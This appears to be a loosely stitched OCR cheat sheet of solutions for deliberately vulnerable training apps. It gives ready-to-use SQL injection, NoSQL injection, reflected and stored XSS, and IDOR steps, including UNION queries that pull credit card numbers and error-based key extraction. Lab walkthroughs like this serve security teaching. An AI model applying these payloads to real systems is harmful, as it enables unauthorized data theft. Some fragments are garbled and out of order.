



```
fetch('challenges/8edf0a8ed891e6fef1b650935a6c46b03379a0eebab36afcd1d9076f65d4ce62V
ipCouponCheck', {
  method: 'POST',
  headers: {
    'Content-Type': 'application/x-www-form-urlencoded',
  },
```

body: "couponCode=' union select itemId, percentOff, CONCAT('This is the couponCode: ', couponCode, ' ') from vipCoupons; -- "
})
.then(response => response.text())
.then(data => console.log(data));


Make the troll to 1 and the coupon code and enter , the result key is shown.

6th one



Inspect and delete the iput max length form=4 and then input the : **\x27\x20UNION\x20SELECT\x20userAnswer\x20FROM\x20users\x20WHERE\x20userName\x20\x3D\x20\x27Brendan\x27\x3B\x20--\x20**

7th one



'or'1'='1'union%0aselect%0auserName%0afrom%0ausers%0awhere''!='%40v

NoSQL Injection One Cheat

The database in this level utilises MongoDb which does NOT use SQL. Queries in MongoDb are done through JavaScript.
You need to stop the request in an HTTP proxy and use the following JavaScript to exploit the vulnerability:
';return(true);var a='a

SQL Injection 1 Cheat

To complete this challenge, the following attack strings will return all rows from the table:
" or "1" = "1

" or "a" != "

The query is not parameterising the query and is concatenating the user data to the query. A user only needs to use a double quote to escape the context of a String and perform the SQL injection

SQL Injection 2 Cheat

To complete this challenge, the following attack string will return all rows from the table:
test'or''!='2@test.com
The input is validated as an email address before it is passed to the DB.

SQL Injection 3 Cheat

To complete this challenge, you must craft a second statement to return Mary Martin's credit card number as the current statement only returns the customerName attribute. The following string will perform this;
' UNION ALL SELECT creditCardNumber FROM customers WHERE customerName = 'Mary Martin
The filter in this challenge is difficult to get around. But the 'UNION' operator is not being filtered. Using the UNION command you are able to return the results of custom statements.

SQL Injection 4 Cheat

The filter in this challenge is removing all single quotes. However as there are two user parameters being utilised in the challenges login query, backslashes can be used to escape the user input's intended string context. The challenge can be completed with a user name of a **Backslash** and a password of **OR 1 = 1 AND idusers = 7; --** (Space after the -- is important!) so that you are signed in as the admin user.

SQL Injection 5 Cheat

To complete this challenge without prior knowledge, a user must exploit an SQL injection flaw in a 'VIP Coupon Check' call. To find this function call they must deobfusticate the JavaScript file in the challenge. The address of the function is **challenges/8edf0a8ed891e6fef1b650935a6c46b03379a0eebab36afcd1d9076f65d4ce62VipCouponCheck** on the exposed server. The parameter vulnerable to SQL injection in the POST request call to this URL is **couponCode**. There is no filter in this challenge so using **' union select itemId, percentOff, CONCAT('This is the couponCode: ', couponCode, ' ') from vipCoupons; --** as the vulnerable parameter value will retrieve the necessary coupon.

SQL Injection 6 Cheat

This challenge can be defeated by encoding SQL Injection attacks for x UTF. For Example, the following will reveal the challenges result key;

**\x27\x20UNION\x20SELECT\x20userAnswer\x20FROM\x20users\x20WHERE\x20userNam
e\x20\x3D\x20\x27Brendan\x27\x3B\x20--\x20**

SQL Injection 7 Cheat

To complete this challenge, a SQL injection flaw must be exploited. The vulnerable paramater is 'subUserEmail'. It must be mostly well formed as an email address to get past the validation process. The following vector, which is URL encoded, will sign the user in as user 1.

'or'1'='1'union%0aselect%0auserName%0afrom%0ausers%0awhere''!='%40v

SQL Injection Escaping Cheat

One way to exploit this security risk is to escape the leading backslash that is added before apostrophes with another backslash. The following attack vector will solve the level;

\'or"1"="1"; --

SQL Injection Stored Procedure Cheat

The following attack vectors will expose the result key over two queries.


Step One: **test' AND (SELECT 7303 FROM(SELECT
COUNT(*),CONCAT(0x716b6a7671,(SELECT MID((IFNULL(CAST(comment AS
CHAR),0x20)),1,50) FROM sqlchalstoredproc.customers ORDER BY customerId LIMIT
2,1),0x71786b7a71,FLOOR(RAND(0)*2))x FROM
INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a) AND 'hdTL'='hdTL**

This will return an error revealing the first part of the key in the message with **qxkzq1** added to the end for padding. remove those characters and record the rest of the key revealed.

Step Two: **test' AND (SELECT 9441 FROM(SELECT
COUNT(*),CONCAT(0x716b6a7671,(SELECT MID((IFNULL(CAST(comment AS
CHAR),0x20)),51,50) FROM sqlchalstoredproc.customers ORDER BY customerId LIMIT
2,1),0x71786b7a71,FLOOR(RAND(0)*2))x FROM
INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a) AND 'ilGf'='ilGf**

This will reveal the second part of the key, padded with **qkjvq** at the start and **qxkzq1** at the end. Remove the padding and add the rest to the previously revealed part of the result key. That is the key to solve this challenge

1st



\'or"1"="1"; --

SQL Injection Cheat

The lesson can be completed with the following attack string
' OR '1' = '1

Nano Corp

NANO CORP BITE

create account wait for 60 sec to get verified then login

1st vulnerability ReflectedXSS

UPDATED:

Go to the restaurant page, in the search bar of browser type this String:

ipaddress:port/restaurant/4?from=<script>alert(1)</script>

2nd Stored XSS
Go to profile page, in Display Name Box paste “<img src=x onerror=alert('Stored-XSS')>” click save changes.

3rd IDOR insecure direct object reference
Go to orders page then in url it will be your ip:port/orders

You just need to append orders/1, orders/2 to see other users order this will mark idor as done